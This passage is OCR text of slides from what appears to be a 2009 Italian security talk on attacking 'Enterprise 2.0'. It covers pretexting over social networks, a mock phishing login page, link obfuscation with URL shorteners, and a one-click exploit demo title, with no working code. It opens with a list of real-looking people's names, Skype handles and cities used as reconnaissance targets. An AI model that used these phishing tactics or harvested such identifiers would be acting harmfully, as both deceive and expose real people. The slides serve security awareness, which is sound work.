
Full Name	Skype Name	City, Country
Anna Falcomata	annafalco1	Sydney, AU
Cinzia Falcomatà	cinzia.falcomata	Torino, IT
Elisa Falcomatà	elisa.falcomata	pesaro, IT
Roberto Falcomatà	erreffesi	Milano, IT
Joseph Falcomata	jofalco	Sydney, AU
Gabriella Falcomatà	lady_hawk5	Reggio Calabria, IT
Loretta Falcomata	loretta.falcomata	AU
Miriam Falcomatà	miriam.falcomata	Reggio Calabria, IT

desktop

desktop


Exploiting...

0wn1ng the Enterprise 2.0




Exploiting...

0wn1ng the Enterprise 2.0



Social engineering 2.0

img src: http://bits.blogs.nytimes.com/2007/10/30/bill-gates-has-joined-facebook-he-has-friends/



Hey, sono Bill, il collega di Canicattì... ti ricordi?


Hey Bill.. come va?
sei ancora al marketing?

...

Phishing

...non solo verso siti di banking

M



We helps you connect and share with the people in your life.

Login

Email:

Password:

☐ Remember me

Login


Forgot your password?

© 2009

Login About Advertising Careers Terms Privacy Mobile Help

Tinyurl & co..

..come offuscare un link con un semplice click



[09:21:40] 31337: http://tinyurl.com/lcb5t4

http://www.cioccolatai.it/questo_url_potrebbe_essere_pericolo


The page at http://www.ciocco...

PWNED!

Dude Baby Skull by Creative Staff @ Dude Shoes is licensed under a Creative Commons Attribution-Noncommercial-No Derivative Works 3.0 United States License.
Based on a work at www.dudeshoes.org

One-Click-Exploit

